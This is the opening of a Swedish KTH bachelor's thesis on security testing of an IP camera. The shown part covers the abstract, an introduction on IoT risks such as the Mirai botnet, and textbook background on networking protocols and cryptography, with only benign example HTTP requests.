EXAMENSARBETE INOM TEKNIK,
GRUNDNIVÅ, 15 HP

STOCKHOLM, *SVERIGE 2021*

Identifiering och Utnyttjande av Sårbarheter hos en IP-Kamera

JOAKIM FJELLBORG

KTH
SKOLAN FÖR ELEKTROTEKNIK OCH DATAVETENSKAP

Identifiering och Utnyttjande av Sårbarheter hos en IP-Kamera

JOAKIM FJELLBORG

Civilingenjör Informationsteknik
Datum: 14 juni 2021
Handledare: Pontus Johnson
Examinator: Robert Lagerström
Skolan för Elektroteknik och Datavetenskap
Engelsk titel: Identification and Exploitation of Vulnerabilities in an IP-Camera

Sammanfattning

Idag blir det vanligare och vanligare att system såsom kameror eller kylskåp är eller har kapabiliteten att vara anslutna till internet och kommunicera över nätet av sig själva, så kallade IoT-system. Att ett system är anslutet till internet innebär att risken för angrepp på systemet ökar, och att systemet, om infekterat, har potentialen att kommunicera med omvärlden för att exempelvis utföra denial-of-service-attacker. Detta examensarbete undersöker säkerheten hos en internetansluten kamera (IP-kamera). Målet är att identifiera sårbarheter, och om möjligt, utveckla angrepp som utnyttjar sårbarheter hos kameran, för att testa säkerheten hos systemet. Resultatet visar att systemet är sårbart för ett antal olika angrepp, främst man-in-the-middle och cross-site-request-forgery.

Nyckelord: Penetrationstesting, Hotmodelling, Säkerhet, IP-kamera, CSRF, MITM, Utnyttjande, DOS, IoT

Abstract

Today systems such as cameras or fridges with the capability of being connected to the internet and communicating without human intervention are becoming increasingly common, so called IoT-systems. A system being connected to the internet means that the system's attack surface is increased, and the system can, if infected, be used by the attacker to communicate with the outside world to perform denial-of-service- or other types of attacks. This thesis examines the security of an internet connected security camera, (IP-camera). The aim is to identify vulnerabilities in the system, and if possible to develop attacks that exploit these vulnerabilities in the goal of evaluating the security of the system. The results show that the system is vulnerable to some attacks, mainly including man-in-the-middle aswell as cross-site-request-forgery based attacks.

Keywords: Pentesting, Threat modeling, Security, IP-camera, CSRF, MITM, Exploiting, DOS, IoT

Innehåll

1 Introduktion

Idag blir det vanligare och vanligare att produkter är eller har kapabiliteten att vara anslutna till internet, med möjligheten att kommunicera av sig själva, så kallade *Sakernas Internet* eller *Internet of Things* på engelska, förkortat *IoT*. Ett exempel på sådana produkter är internetanslutna kameror (IP-kameror). Ägaren av kameran kan då över internet titta på vad kameran spelar in eller styra dess riktning, och diverse andra funktioner. Det positiva med detta är att man kan utföra detta utan att behöva befinna sig vid kameran fysiskt. Ett problem som kan uppstå med denna typen av produkter är att det finns en risk att användarvänlighet eller pris kan komma att prioriteras över säkerhet.[16] Detta kan vara ett problem i och med att dessa produkter, jämfört med ej internetanslutna produkter, har en större risk att bli, och kan även leda till värre konsekvenser om de skulle bli infekterade av skadlig programvara. För en allmän bakgrund och taxonomi till problematiken med hot för inbyggda system, se[5, 14].

Ett exempel på skadlig programvara som fokuserade på just IP-kameror och internetroutrar, bland annat, var botnätet *Mirai*[1]. *Mirai* utnyttjade faktumet att flera IoT-produkter använder sig av lättgissade standardlösenord för att ta sig in på system. När *Mirai* hade infekterat ett system så kunde det användas, exempelvis, för att utför kontrollerade DDoS-attacker. Vid ett tillfälle användes *Mirai* för att utföra en så pass stor DDoS attack från så många system att internet slogs ut eller saktades ner i stora delar av östra USA[2]. Ett annat mer nyligt exempel är då hackare kom åt video från tusentals videokameror från ett flertal institutioner[3].

[1] Cloudflare. *What is the Mirai botnet?* 2020. URL: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/ (hämtad 2020-03-18).

[2] Garrett M. Graff. "How a Dorm Room Minecraft Scam Brought Down the Internet". I: *Wired* (13 dec. 2017). URL: https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/ (hämtad 2020-03-18).

[3] William Turton. "Hackers Breach Thousands of Security Cameras, Exposing Tesla, Jails, Hospitals". I: (10 mars 2021). URL: https://www.bloomberg.com/news/

Det är av dessa anledningar som det är viktigt att förstå vilka sårbarheter som finns eller kan uppstå hos internetanslutna system så som IP-kameror, så att nyare system kan ta lärdom av misstagen som gjorts när äldre system designades.

I detta examensarbete identifieras sårbarheter hos en IP-kamera med hjälp av hotmodellering, och metoder att utnyttja dessa sårbarheter utvecklas och testas med hjälp av penetrationstestning.

1.1 Problemformulering

Många internetanslutna (IoT) produkter och system designas utan tanke på säkerhet. I och med att systemen är anslutna till internet så innebär detta också att deras attackyta är större än andra, ej internetanslutna produkter. De får även större användningsområde för möjliga attackerare om de lyckas bli infekterade av skadlig programvara. Detta kan också ha större konsekvenser för internetanslutna IP-kameror, då dessa ofta används i säkerhetssyften.

1.1.1 Frågeställning

Målet med detta examensarbete är att identifiera sårbarheter hos en IP-kamera, och, om några identifieras, utveckla sätt att utnyttja dessa sårbarheter (proof-of-concepts) för att testa säkerheten hos systemet. I samband med detta ska denna rapport ge en bättre uppfattning i hur man som konsument eller utvecklare av dessa produkter kan skydda sig från, eller hantera/förhindra attacker.

1.2 Avgränsningar

Fokus i detta examensarbete ska vara att hitta sårbarheter som kan utnyttjas utan att man är i fysisk kontakt med systemet, alltså sårbarheter som går att utnyttja över internet eller på samma lokala nätverk som kameran. Ett exempel på en sådan sårbarhet som inte undersöks i detta examensarbete är exempelvis att elektriciteten stängs av, eller att kamerans batteri tas ut. Mer om detta i sektion 4.2.2.

`articles/2021-03-09/hackers-expose-tesla-jails-in-breach-of-150-000-security-cams`.

1.3 Struktur

Denna rapport är strukturerad som följande; i kapitel 2 presenteras teori som krävs för att förstå resten av arbetet. I kapitel 3 presenteras metodiken som användes i utförandet, och i kapitel 4 ges en beskrivning och hotmodellering av systemet som utvärderas. I kapitel 5 beskrivs de penetrationstest som utfördes och deras resultat, och i kapitel 6, 7 och 8 presenteras en sammanfattning och analys av resultaten, med slutsats.

2 Bakgrund

I detta kapitel presenteras en teoretisk bakgrund till de attacker som utförs i penetrationstesten, och som identifieras i hotmodelleringen. I sektion 2.1 presenteras en överblick över nätverksteori och några specifika protokoll på olika nivåer. I sektion 2.2 presenteras teorin bakom kryptografin som används i vissa protokoll, och de protokollen presenteras också där.

2.1 Nätverksteori

Internet, eller nätverk består av värdar, *hosts* på engelska som kan kommunicera med varandra[11, s. 2]. Ett nätverk kan då visualiseras som en graf där noder är värdar med bågar emellan om de kan kommunicera med varandra. Då nätverk kan bli väldigt stora, med väldigt många datorer som är ihopkopplade kan man inte förvänta sig att alla värdar ska ha en direkt koppling till alla andra värdar. Av denna anledning finns det switchar som kan används för att skicka data mellan värdar som inte är direkt kopplade[11, s. 3–4].

Länkar mellan värdar kan se annorlunda ut (trådlösa, ethernet), detta är en av anledningarna till att använder olika protokoll, ordnade i olika lager, för att underlätta samarbete mellan värdar som kanske inte befinner sig i identiska förhållanden. I TCP/IP (som utgör grunden för internet) delas dessa protokoll upp i fem lager/nivåer[11, s. 47–50]. Med ett *protokoll* menas ett standardiserat (bestämt) sätt att kommunicera[11, s. 7–9].

Tanken är att varje lager ska vara separata från varandra och även om man man byter ut ett protokoll på en lägre nivå ska protokoll på högre nivåer ändå fungera likadant. Detta gäller inte på alla nivåer, exempelvis bygger protokoll på applikationsnivå på specifika transportnivåprotokoll[11, s. 51].

Härefter ges en botten-till-toppen förklaring av de nivåer med tillhörande protokoll som är relevanta för detta examensarbete.

Figur 1: Nätverksstacken

2.1.1 Länk

Länklagret bygger direkt på det fysiska lagret och tar hand om hur paket skickas från en värd direkt till en annan värd, det vill säga endast hur två värdar som är direkt kopplade (eller inom trådlöst räckhåll) kan kommunicera med varandra[11, s. 434]. Eftersom de medium som en länk går över kan vara opålitlig (data kan komma att ändras när det skickas över länken), och kan ha en maximal kapacitet för hur mycket data som kan skickas på en gång så implementerar länklagret dels errordetektering och möjligtvis korrektion för data som skickas, samt så behandlar länklagret tillgång till länkmediumet, exempelvis så kanske det inte är möjligt att skicka data till en annan värd om två andra värdar samtidigt kommunicerar med varandra över samma medium[11, s. 436–437].

Media Access Control (MAC)

Eftersom en värd kan ha flera länkar, som kan leda till flera olika andra värdar (exempelvis ett trådlöst nätverk), så behöver varje värd ha en unik identifierare för att kunna addresseras (av och addressera till) andra värdar. Denna identifierare kallas för en *MAC-address* och, meningen är att den ska vara unik för varje värd. En MAC-address består av 6 bytes, (48 bitar) vilket innebär att addressrymden är 2^{48} möjliga addresser. I vissa situationer så vill man dock att alla värdar som kan nås genom länken ska få ett paket, och för det fallet så är en speciell MAC-address bestämd, den så kallade *broadcast-addressen*, vilken är addressen där alla bitar är satta till 1, det vill säga `FF:FF:FF:FF:FF:FF`. Om en värd får ett meddelande addresserat till denna address så läser den datan då den vet att meddelandet är addresserat till alla.[11, s. 463–465]

En värds MAC-address är satt av det företaget som producerade produkten, och för vissa produkter så är MAC-addressen satt i endast läsbart minne, det

vill säga att minnet inte går att ändra, däremot så går det att, på flera produkter genom mjukvara ändra MAC-addressen. [11, s. 463–464]

Wi-Fi (IEEE 802.11)

Wi-Fi är ett trådlöst länklagerprotokoll, som kan ta både en centraliserad (infrastructure mode) eller en ocentraliserad (peer-to-peer, ad-hoc) struktur. I de flesta situationer, och i detta arbete så kan man dock anta att nätverket har en centraliserad struktur.[11, s. 527–528]

Access Points. Ett centraliserat Wi-Fi-nätverk baseras på att alla värdar i nätverket associerar med ett *Access Point*, (härefter refererat till som AP). Ett AP tilldelas ett SSID (Service Set Identifier) av exempelvis nätverksadministratören som identifierar AP:n till alla värdar som skulle vilja associera med det. För att värdarna som kan nås av AP:n ska veta att AP:n finns så skickar alla AP:er ut meddelanden periodiskt som innehåller AP:ns SSID och MAC-address.[11, s. 527–530]

2.1.2 Nätverk

Nätverkslagret bygger på länklagret för att tillåta värdar att sända data till andra värder som ligger flera länkar bort. Det vill säga, nätverkslagret tar hand om routing av paket från en värd till en annan.

Internet Protocol (IP)

Internet är i stora drag uppbyggt av olika ihopkopplade routrar som tillsammans bygger större nätverk, som själva kan ha kopplingar mellan varandra. För att en värd ska kunna skicka data till en annan värd som kanske ligger väldigt långt bort, så måste paketet först skickas till närmaste routern, och sedan vidare steg för steg tills paketet når den avsedda mottagaren. Varje router på vägen måste då veta vart paketet ska skickas baserat på mottagaradressen. För detta så räcker det inte att använda länklagrets MAC-addresser. Anledningen till detta är att det som tidigare sagt, inte finns någon geografisk ordning mellan MAC-addresser, vilket innebär att varje router skulle behöva ha en $2^{48} \approx 256TiB$ databas för att kunna hålla vilken länk alla MAC-addresser skulle gå till, och detta är inte rimligt av kostnad- men också effektivitetsskäl.[11, s. 305–307]

Det är av denna anledning som nätverkslagret har sina egna protokoll för att addressera andra värdar, IP. Det finns två versioner av IP, IPv4 samt IPv6, men de flesta värdar idag använder IPv4, över 95% i Sverige 2020, enligt vissa approximationer[1]. IP-addresser är uppdelade så att routrar genom att titta bara på en del av addressen kan veta till vilken grannrouter som paketet ska skickas vidare. Både IPv4 och IPv6 har sina egna sätt att enkapsulera paket som ska skickas, men båda typerna av enkapsulering innehåller sändare- och mottagaraddress. Varje router har sin egen forward-tabell där det står vilket utgående interface som paket med matchande IP-addresser som mottagare ska skickas till. [11, s. 308–338]

IPv4. IPv4 är den IP-standard som de flesta värdar använder sig av, och består av en 32 bitars addressrymd $2^{32} \approx 4.29 \times 10^9$ unika addresser. IPv4-addresser brukar skrivas i decimal punktform, som exempelvis 192.168.0.1 där varje byte (8 bitars tal) i 32-bitars addressen är separerat med punkter och skrivet i bas 10. IPv4-enkapsulering innehåller också en checksum av paketets innehåll för att försäkra om att paketet inte förändrades på grund av fel under resan. [11, s. 338–345]

Subnät. Alla värdar har inte en unik IP-address. Om det var så, så skulle 2^{32} addresser inte räcka till alla värdar. Därför görs uppdelning av addresser i subnät. Inom ett subnät så har varje värd/interface en egen värddel av subnätsaddressen. Exempelvis med subnätet 192.168.0.0/24 så används de första 24 bitarna för att avse subnätet och de 8 sista för att avse en specifik värd inom det subnätet. [11, s. 338–345]

Address Resolution Protocol (ARP)

Eftersom länklagret använder sig utav MAC-addresser så behövs det något sätt att översätta från IP-addresser till MAC-addresser. För detta så används ARP-protokollet, som kort beskrivet går till på detta viset, om A med IP-address A_{IP} och MAC-address A_{MAC} och ARP-tabell $A_{ARP-TABLE}$ vill kommunicera med B med address B_{IP}. Varje värd har sin egen ARP-tabell där IP-addresser översätts till MAC-addresser.[1]

[1] Google. *Per-Country IPv6 adoption*. 2020. URL: `https://www.google.com/intl/en/ipv6/statistics.html` (hämtad 2020-04-06).

1. $A \rightarrow$ `FF:FF:FF:FF:FF:FF`: Till vilken MAC-address ska jag skicka för att nå B_{IP}?
2. $\exists C(B_{IP} \in C_{ARP-TABLE} \vee C_{IP} = B_{IP}) \Longrightarrow C \rightarrow A$: C_{MAC}

Varje rad i ARP-tabellerna finns inte där för evigt, utan har också ett associerat värde, TTL (Time To Live) som avser hur länge raden ska befinnas i tabellen. Detta innebär att om en värd försvinner ur ett subnät så kommer alla andra värdars ARP-tabeller att sluta innehålla den försvunna värdens MAC-address efter ett tag, beroende på vilket värde TTL (time to live) är satt till.[11, s. 465–469]

2.1.3 Transport

Transportlagret bygger ovanpå nätverkslagret, och underbygger applikationslagret för att underlätta flera applikationer på en värd som använder sig av nätverk, men också för att ge garantier om att paket kommer fram till den avsedda mottagaren, eller i den ordning de skickades. IP i sig har ingen garanti för att ett paket kommer fram, utan det kan släppas av en router på vägen på grund av fel under resan, et. cetera. IP i sig har inte heller någon funktion för att göra skillnad på olika applikationer på en värd. Exempelvis så kanske en värd A vill kunna ta emot data från värdarna C och B samtidigt. IP i sig tillåter inget sätt att skilja på paketen från C och B förutom avsändaraddresserna.[11, s. 185–193]

Det är blandannat av dessa anledningar som transportlagret introducerar portar, ett 16 bitars nummer som läggs till en address för att ange vilken applikation det är som använder addressen. Detta innebär att varje värd kan ha $2^{16} = 65536$ applikationer som använder nätverk. Detta innebär också att transportlagrets enkapsulering måste innehålla avsändar- och mottagarport.[11, s. 192–193]

Network Address Translation (NAT)

Ofta så vill man kunna ha flera värdar inom ett eget privat subnät som kan kommunicera till och från nätverket utanför, utan att varje värd inom subnätet har sin egen IP-address synlig utanför subnätet. I detta fallet så används NAT för att tillåta värdar utanför subnätet att kommunicera med värdar inom subnätet genom endast en IP-address. Detta tillåter värdar inom det privata nätverket

att kommunicera direkt med varandra genom att använda exempelvis addressrymden 192.168.0.0/16 eller 10.0.0.0/8 för att addressera inom subnätet[2]. Det kan finnas flera sådana subnät, separata från varandra som använder samma addressrymd, och detta innebär att värdar inom subnätet är osynliga för värdar utanför nätet.[11, s. 349–352]

NAT fungerar på det sättet att den router som ansluter det privata subnätet till utsidan, resten av internet fungerar som en värd med en IP-address. Om en värd A inom NAT på ett privat nätverk med routern R vill kommunicera med B så går det till som följande,[11, s. 349–352]

1. A skickar ett paket addresserat till B, till R från porten A_{PORT}.
2. R substituerar A_{IP} till R_{IP} och byter ut A_{PORT} mot R_{A-PORT}, och kommer ihåg denna substituering i sin NAT-tabell.
3. När B svarar till $R_{IP} : R_{A-PORT}$ så tittar R i NAT-tabellen och skickar paketet till A.

Detta innebär att för att en värd på ett privat nätverk bakom NAT ska kunna kommunicera med värdar utanför nätverket så måste den värden skicka det första paketet. Det går dock att konfigurera NAT sådant att mappningen mellan en port och en värd på nätverket alltid finns där, via *port forwarding*.[11, s. 349–352]

Transmission Control Protocol (TCP)

TCP är ett protokoll som används då man vill ha

- Garanti att paketen man skickar kommer fram.
- Garanti att paketen man skickar kommer till mottagaren i rätt ordning.
- Anslutningsorienterat (värdar A och B måste komma överens om att de har en anslutning innan de kan börja skicka data till varandra).
- Överbelastningskontroll och flödeskontroll.

[2]Internet Assigned Numbers Authority. *IANA IPv4 Address Space Registry*. 27 dec. 2019. URL: `https://www.iana.org/assignments/ipv4-address-space/ipv4-address-space.xhtml` (hämtad 2020-04-06).

Givetvis så går det inte praktiskt att helt garantera att paket kommer fram, men det går att garantera att om paket kan komma fram, så kommer de fram i rätt ordning.[11, s. 230–259]

Anslutning. TCP fungerar på det sättet att för att två värdar ska kommunicera med varandra så måste de komma överens om att ha en anslutning, det vill säga, de måste utföra en *handshake*. TCP-enkapsuleringen av paket innehåller blandannat sekvensnummer, bekräftelsenummer, och en checksum, samt ett antal flaggor. Om en värd A vill initiera en anslutning till värd B så sker handskakningen som följande [11, s. 252–254]

1. A skickar ett tomt paket till B med synkroniseringsflaggan, SYN = 1, med ett slumpmässigt valt sekvensummer A_{SEQ}.
2. Om paketet kommer till B så allokerar B buffrar och annan data som krävs för att underhålla en anslutning och svarar med ett tomt paket med SYN = 1, samt bekräftelsenumret satt till $A_{SEQ} + 1$ för att bekräfta att B fick A:s paket, och väljer slumpmässigt ett sekvensnummer B_{SEQ}.
3. När A får detta paket tillbaka så allokerar A allt som krävs för en anslutning, och skickar ett sista paket som kan, men måste inte, innehålla data med SYN = 0, bekräfelsenumret satt till $B_{SEQ} + 1$, sekvensnumret satt till $A_{SEQ} + 1$.

När denna handskakning är över så har A och B en anslutning och kan då skickat paket mellan varandra. För att avsluta en anslutning så sätter den part som vill avsluta anslutning en flagga, FIN = 1 i ett paket, och motparten svarar med ett paket för att acceptera att anslutningen avslutats.[11, s. 252–254]

Dataöverföring. När data skickas mellan två värdar A och B som har en anslutning så håller båda värdarna koll på vilka sekvensnummer de har, och vilka sekvensnummer som motparten har och hur många de själva bekräftat och motparten bekräftat. Om en värd får ett paket med ett oväntat sekvensnummer (ett eller flera paket innan kom inte fram) så svarar värden med ett paket som innehåller det senaste bekräftelsenumret, det vill säga det sekvensnummer som förväntas. När den skickande värden får detta paket så skickar den om det paketet som förlorades.[11, s. 244–247]

Överbelastnings- och flödeskontroll. TCP kontrollerar också flödet av data (hur mycket data som kan skickas i taget). Eftersom transportprotokoll underbygger applikationsprotokoll så är det möjligt att en applikation på en värd som håller på att ta emot data kanske inte läser datan i den hastighet som den kommer fram. Eftersom buffrarna för data inte är oändligt stora så skulle den skickande applikationen kunna överflöda den mottagande applikationens buffrar om någon flödeskontroll inte fanns. I TCP-enkapsuleringen finns det ett värde, `rwnd`, *Receive Window* som anger hur mycket plats det finns i värdens buffer.[11, s. 250–252]

När det gäller överbelastningskontroll så fungerar det som följande. Om en skickande värd får tillbaka ett visst antal duplicerade ACK:s, vilket innebär att ett antal paket gått förlorade på vägen så börjar den skickande värden att skicka paket långsammare. Vad som menas med detta är att istället för att kanske skicka paket så snabbt som applikationen vill, så kanske den skickande värden väntar mer tid mellan varje paket.[11, s. 269–279]

2.1.4 Applikation

Applikationslagret bygger på transportlagret för att ge protokoll som kan användas i applikationer. Protokollen använder sig av protokoll så som TCP eller UDP för att tillåta någon form av applikation. Exempel på vad applikationsprotokoll kan tillåta är filöverföring, E-post, eller ljud-/videostreaming. Applikationslagrets protokoll använder sig av nätverkslagrets IP och transportlagrets portar för att addressera andra värdar.[11, s. 83–84] Transportlagret sköter överföringen av alla data, vilket innebär att applikationsprotokollen snarare än att fokusera på hur data ska skickas, vilken sorts data som ska skickas.

Domain Name System (DNS)

DNS används bland annat för att översätta addresser så som `www.exempel.se` till IP-addresser som används av nätverkslagret. DNS generellt kan dock ses som en databas, av kopplingar mellan två eller flera resurser. Precis som en URL kan översättas till en IP-address, så kan även en IP-address översättas till en URL genom exempelvis reverse-DNS. DNS används också för att länka mailservrar från URL:er eller IP-addresser.[11, s. 130–144]

File Transfer Protocol (FTP)

FTP är ett protokoll som används för filöverföring mellan två applikationer på olika värdar, oftast en klient och en server. FTP använder sig av TCP med två anslutningar, en *kontrollanslutning*, och en *dataanslutning*. Kontrollanslutningen används för att sända kommandon till FTP-servern, exempelvis `RETR` för att ladda ner en fil, eller `STOR`, för att ladda upp en fil, men används även också för autentisering om så behövs. Dataanslutningen används för att skicka filerna (till eller från) servern.[11, s. 116–118],[6]

HyperText Transfer Protocol (HTTP)

HTTP är ett protokoll som används då en klient vill komma åt eller ändra något på en server. Det finns två typer av HTTP-meddelanden; `request` och `response`. HTTP använder sig av TCP, och kan som FTP användas för att skicka över filer, men då görs det över en anslutning och kan bara skickas i plaintext/ASCII. Detta innebär att binära filer som skickas över HTTP måste skickas omkodade i något annat format, exempelvis bas 64.[11, s. 98–116]

`GET`-förfrågningar. Ett typiskt exempel på användning av HTTP är när en klient vill komma åt någon fil, exempelvis på `http://www.example.com/example.html/`. Klienten skickar då ett meddelande till IP-addressen för `www.example.com` som ser ut som

```
GET /example.html HTTP/1.1
Host: www.example.com
```

Då kan servern hos www.example.com svara med

```
HTTP/1.1 200 OK
Content-Length: ...
Content-Type: text/html

...
```

Om /example.html inte finns så svarar servern med `404 Not Found`. `GET`-förfrågningar kan också göras med variabler och värden, givet att webbsidan använder dem.

```
GET /example.com?x=a&y=b&z=c
Host: www.example.com
```

Detta kan användas för att webbservern ska returnera olika webbsidor baserat på variablernas värden. Exempelvis kan en sessionsnyckel för en användares session skickas på detta sättet.[11, s. 98–116]

`POST`-förfrågningar. `POST`-förfrågningar används för att ändra värden på data hos en webbserver. Exempelvis kan de användas för att konfigurera system. `POST`-förfrågningar definieras av en `path` per förfrågan,

```
POST /examplePOST
Content-Length: ...

x=a&b=y&z=c
```

Jämfört med `GET`-förfrågningar så används `POST`-förfrågninar för att lagra data mer permanent, jämfört med temporärt.[11, s. 98–116]

Autentisering. HTTP är ett *tillståndslöst* protokoll, vilket innebär att det inte sparar någon information (exempelvis användarkonto) för en anslutning. Detta innebär att för autentisering så krävs det att en klient skickar med en identifierare eller inloggningsuppgifter i varje förfrågan. Det finns två typer av HTTP-autentisering; basic authentication och digest authentication. Digest authentication använder sig av en hash med en nonce[3].

Basic Authentication. Vid basic-autentisering så skickar klienten med ett användarnamn och lösenord som `Authorization: Basic username:password`$_{64}$ där x_{64} signifierar x kodat i bas 64, till varje förfrågan[7].

Simple Mail Transfer Protocol (SMTP)

SMTP används för att skicka E-post mellan två mailservrar, jämfört med protokoll som FTP eller HTTP, som fokuserar på interaktioner mellan en klient och en server. Anledningen till detta är exempelvis SPAM-skydd då den server som tar emot E-posten kanske släpper E-posten första gången den skickas från den

[3] Sektion 2.2.3

domänen, men tar emot det om den skickas igen. SMTP arbetar, likt HTTP i klartext, ASCII.[11, s. 118–130]

2.2 Kryptografi

2.2.1 Symmetrisk

Symmetrisk kryptering, eller *single key encryption* är kryptering som använder en delad nyckel, K, som de båda kommunicerande parterna A och B känner till, som används både till enkryptering och dekryptering. Enkryptering kan beskrivas som en funktion f_E som med K omvandlar en klartext P, det meddelande som ska vara hemligt till en chiffertext C, som kan dekrypteras med en funktion f_D, givet K. Då gäller att[9, s. 43]

$$f_D(f_E(P, K), K) = P \tag{1}$$

Om en tredje part läser C ska de inte kunna få fram någon information om P eller K, och även om de har tillgång till flera klartexter och chiffertexter krypterade med samma nyckel så ska det inte gå att beräkna K utifrån detta.[9, s. 43–44]

Några exempel på symmetriska enkrypteringsalgoritmer som inte beskrivs mer i detalj är AES, DES eller RC4.[9, s. 49–64]

2.2.2 Asymmetrisk

Asymmetrisk kryptering, eller *public key encryption*, jämfört med symmetrisk kryptering är kryptering där två olika nycklar används, en K_E för enkryptering och K_D för dekryptering. Anledningen till att asymmetrisk kryptering också kallas *public key* encryption är för att en av dessa nycklar är offentlig. Då om varje person har sitt eget nyckelpar så kan A kommunicera med B genom att enkryptera meddelandet med B:s publika nyckel. Endast B kan dekryptera meddelandet, med sin egen privata nyckel. Givetvis så ska det då inte gå att ta reda på den privata nyckeln utifrån den publika nyckeln, däremot så kan det motsatta gå.[9, s. 94–97]

Jämfört med symmetrisk enkryptering så brukar det krävas större nycklar för att krypteringen ska vara säker, och asymmetrisk kryptering är även långsammare (kräver mer datorkraft för att en-/dekryptera samma datamängd). Därför brukar

man generellt vid kommunikation börja med att använda asymmetrisk kryptering för att dela en nyckel som kan användas till symmetrisk enkryptering av kommande meddelanden.[9, s. 94]

RSA

RSA är en asymmetrisk enkrypteringsalgoritm som baserar sig på att det är komputationellt svårt att hitta delade primfaktorer till två tal. För att sända ett meddelande P så använder sig RSA av flera variabler. RSA enkrypterar meddelandet i block av storlek n, och genererar för klartexten P, chiffertexten C.[9, s. 98–100]

$$C = P^e \ mod \ n \tag{2}$$

$$P = C^d \ mod \ n \tag{3}$$

där e och d är den publika respektiva privata nyckeln. e och d kan kan genereras genom att man börjar med att välja två stora primtal p och q. Låt n = pq, välj ett e sådant att e är relativt prima till $\phi(n)$ där $\phi(n)$ är antalet tal $< n$ som är relativt prima till n. Eftersom $n = pq$ där p, q är primtal, så är $\phi(n) = (p-1)(q-1)$. d kan därefter beräknas som den multiplikativa inversen till e, modulo $\phi(n)$, det vill säga $ed \ mod \ \phi(n) = 1$. Det publika nyckelparet blir då $\{e, n\}$ och det privata $\{d, n\}$.[9, s. 98–100]

Diffie-Hellman Key Exchange

Diffie-Hellman är en algoritm som används för nyckelutbyte, det vill säga en nyckel som kan användas för symmetrisk kryptering av efterkommande meddelanden. Diffie-Hellman går till på detta sättet, om två parter A och B ska kommunicera med varandra. A och B delar två tal, ett stort primtal q och en primitiv rot a till q. Att a är en primitiv rot till q innebär att $\{a^1 \ mod \ q, \ldots, a^{q-1} \ mod \ q\} = \{1, \ldots, q-1\}$.[9, s. 100–104]

Nyckelutbytet fortgår som följande, givet att q och a är delat mellan A och B.

1. A och B genererar varsin privata nyckel X sådan att $X < q$.
2. A och B genererar varsin publika nyckel $Y = a^X \ mod \ q$
3. A och B delar sina publika nycklar Y_A och Y_B med varandra.
4. A kan självständigt beräkna den delade nyckeln $K = Y_B^{X_A} \ mod \ q$, och vice versa för B.

Det går att visa att ekvationerna i sista steget kommer att ge identiska resultat. K kan därefter användas i fortkommande kommunikation mellan A och B, som nyckel i någon symmetrisk algoritm.[9, s. 100–104]

2.2.3 Hashfunktioner

En hashfunktion $H(M)$ kan beskrivas som en envägsfunktion som givet indata M av godtycklig storlek genererar ett resultat av bestämd storlek. Givet resultatet ska det vara omöjligt att reproducera den M som skickades som indata till funktionen. Anledningen till att hashfunktioner är nödvändiga är att de kan användas till att producera ett *fingeravtryck* av någon data, exempelvis för att autenticera meddelandet. För att en hashfunktion ska vara en bra"hashfunktion H så bör det vara svårt att hitta M_1, M_2 sådana att $H(M_1) = H(M_2)$, och det bör också vara svårt att hitta något M sådant att $H(M) = x$ för något givet x. [9, s. 81–83]

Några exempel på hashfunktioner som inte undersöks ytterligare, men som används i diverse protokoll är SHA, eller MD5, eller en *parity check*, som är en summa av alla bitar i meddelandet, modulo 2.[9, s. 83–88]

Engångsnycklar (nonces). Hashfunktioner kan också användas för att autentisera klienter vid inloggning till något system. Istället för att klienterna skickar inloggningsuppgifterna över nätverket där uppgifterna potentiellt kan läsas av någon annan, så kan en hash av inloggningsuppgifterna skickas istället. Om endast hash:en skickas så kan någon annan utföra en *replay* attack, om de skickar samma meddelande igen. Det är av denna anledningen som man vid dessa tillfällen använder en *nonce*, ett slumpgenererat nummer som systemet skickar till klienten som klienten hashar tillsammans med inloggningsuppgifterna. Nonce:n kan skickas direkt över nätverket då någon annan, även om de vet nonce:n inte kan reproducera den av systemet förväntade hash:en utan att veta inloggningsuppgifterna.[9, s. 92]

2.2.4 Signaturer och certifikat

Asymmetrisk kryptering kan också användas för autentisering. Om A vill autentisera sig till B, och de båda vet varandras publika nycklar, så kan A enkryptera meddelandet med sin privata nyckel. B kan då dekryptera meddelandet med A:s offentliga nyckel. Detta innebär dock att vem som helst kan dekryptera

meddelandet i och med att A:s offentliga nyckel är offentlig, men det certifierar att det var A som skrev meddelandet, det vill säga, det fungerar som en signatur då A:s privata nyckel krävs för att ändra meddelandet. Eftersom meddelanden kan vara stora, och asymmetrisk kryptering kräver mycket datorkraft så kan man istället enkryptera en kryptografisk hash av meddelandet, detta kallas att *signera* meddelandet.[9, s. 105]

X.509-certifikat. Interaktionen beskriven ovan antar att båda parterna, A och B vet varandras offentliga nycklar. Ofta i verkligheten så är det inte så, exempelvis om en klient A ansluter till en server B och vill försäkra sig om att A faktiskt kommunicerar med B så måste B skicka sin offentliga nyckel till A, men det finns inget sätt som A kan veta att nyckeln faktiskt tillhör B. Det är av denna anledning som det finns certifikat. Ett certifikat innehåller namnet av den som håller certifikatet, den offentliga nyckeln, algoritmer, et. cetera. Certfikatet är också signerat av en CA, *Certificate Authority*. Om A litar på att CA:n korrekt signerat certifikatet så kan A vara säker på att det faktiskt är B som han/hon kommunicerar med.[9, s. 131–139]

2.2.5 Protokoll

Härefter beskrivs några protokoll som använder sig av enkryption eller hash-funktioner för att försäkra om konfidentialitet eller autencitet.

Transport Layer Security (TLS) och Secure Socket Layer (SSL)

TLS (och SSL) är ett protokoll som lägger sig mellantransport- och applikationslagret av nätverksprotokoll, men ovanpå TCP. TLS är en standardisering av SSL, och härefter kommer främst TLS att beskrivas. De ger samma garantier som TCP, men ger också konfidentialietet, autenticitet, samt integritet gällande kommunikation. Meningen är att de ska användas istället för de underliggande TCP, och genom att de ger samma API som TCP, kunna byta ut TCP utan att applikationen behöver ändras.[9, s. 183–186]

TLS/SSL använder sig av TCP för att försäkra sig om att de paket som skickas kommer fram. Det som läggs ovanpå en vanlig TCP-anslutning är ännu en enkapsulering av datan som skickas, som bland annat innehåller en *message authentication code*, resultaten av en hashfunktion som förutom meddelandet, också tar en hemlig nyckel. Detta ger autentisering. När en anslutning skapas så

görs också en handshakning, där de två värdarna kommunicerar parametrar som ska användas under anslutningen (krypterings- och hashfunktion, certifikat, samt symmetrisk nyckel. enkryption). Sista steget i handskakningen består av att båda parterna skickar en hashsignatur av de parametrar som de skickade under de tidigare delarna av handskakningen, detta för att förhindra MITM-attacker.[9, s. 190–192, 199]

